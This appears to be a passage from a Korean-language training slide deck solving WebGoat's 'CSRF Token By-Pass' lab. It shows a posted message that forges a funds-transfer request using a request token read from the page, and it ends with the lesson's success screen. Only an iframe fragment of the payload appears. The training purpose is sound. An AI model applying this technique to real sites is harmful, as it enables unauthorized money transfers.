<iframe id="frame2" frameborder="1" marginwidth="0" marginheight="0" width="800" scrolling=yes height="300"></iframe>
```

# 10 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 Message List 확인
    - » 작성한 게시물(ex. CSRF)을 접속

The screenshot shows a browser window titled "WebGoat - Iceweasel". The address bar contains the URL "192.168.93.143:8080/WebGoat/start.mvc#attack/803158781/900". The left sidebar lists several attack stages: Stage 2: Block Stored XSS using Input Validation, Stage 3: Stored XSS Revisited, Stage 4: Block Stored XSS using Output Encoding, Stage 5: Reflected XSS, Stage 6: Block Reflected XSS, Stored XSS Attacks, Reflected XSS Attacks, Cross Site Request Forgery (CSRF), CSRF Prompt By-Pass, CSRF Token By-Pass, HTTPOnly Test, Improper Error Handling, Injection Flaws, Denial of Service, Insecure Communication, Insecure Storage, Malicious Execution, Parameter Tampering, Session Management Flaws, and Web Services. The main content area displays a "Message List" with three entries: "test", "test csrf", and "CSRF". The "CSRF" entry is highlighted with a red box. To the right, a "Parameters" sidebar shows the following values: scr (803158781), menu (900), stage, and num. A "Submit" button is located below the message list.

# 10 <실습> WebGoat

## • 실습 풀이

- 공격 서버에서 확인 결과 작성한 스크립트 페이지가 정상 페이지 상의 Title과 Message에 출력

- » Electronic Transfer -> 전자 송금
- » Electronic Transfer Complete -> 전자 이전 완료

**Message Contents For: CSRF**

**Title:** CSRF

Similar to the CSRF Lesson, your goal is to send an email to a newsgroup that contains a malicious request to transfer funds. To successfully complete you need to obtain a valid request token. The page that presents the transfer funds form contains a valid request token. The URL for the transfer funds page is the "attack" servlet with the "Screen" and "menu" query parameters of this lesson and an extra parameter "transferFunds=main". Load this page, read the token and append the token in a forged request to transferFunds. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.

**Electronic Transfer:**

Submit Query

**Message:** Similar to the CSRF Lesson, your goal is to send an email to a newsgroup that contains a malicious request to transfer funds. To successfully complete you need to obtain a valid request token. The page that presents the transfer funds form contains a valid request token. The URL for the transfer funds page is the "attack" servlet with the "Screen" and "menu" query parameters of this lesson and an extra parameter "transferFunds=main". Load this page, read the token and append the token in a forged request to transferFunds. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.

**Electronic Transfer Complete**

Amount Transferred: 5000

Posted By: guest

# 10 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 성공 시 화면 출력

The screenshot shows a browser window titled "WebGoat - Iceweasel" displaying the "CSRF Token By-Pass" lesson from the WebGoat application. The URL in the address bar is `192.168.93.143:8080/WebGoat/start.mvc#attack/803158781/900//2`. The left sidebar lists various security lessons, and the main content area displays a "Congratulations. You have successfully completed this lesson." message. Below this message, there is a detailed description of the task: "Similar to the CSRF Lesson, your goal is to send an email to a newsgroup that contains a malicious request to transfer funds. To successfully complete you need to obtain a valid request token. The page that presents the transfer funds form contains a valid request token. The URL for the transfer funds page is the "attack" servlet with the "Screen" and "menu" query parameters of this lesson and an extra parameter "transferFunds=main". Load this page, read the token and append the token in a forged request to transferFunds. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu." There are input fields for "Title:" and "Message:", and a "Cookies / Parameters" panel on the right showing session cookies and parameters for the attack URL.



# Q & A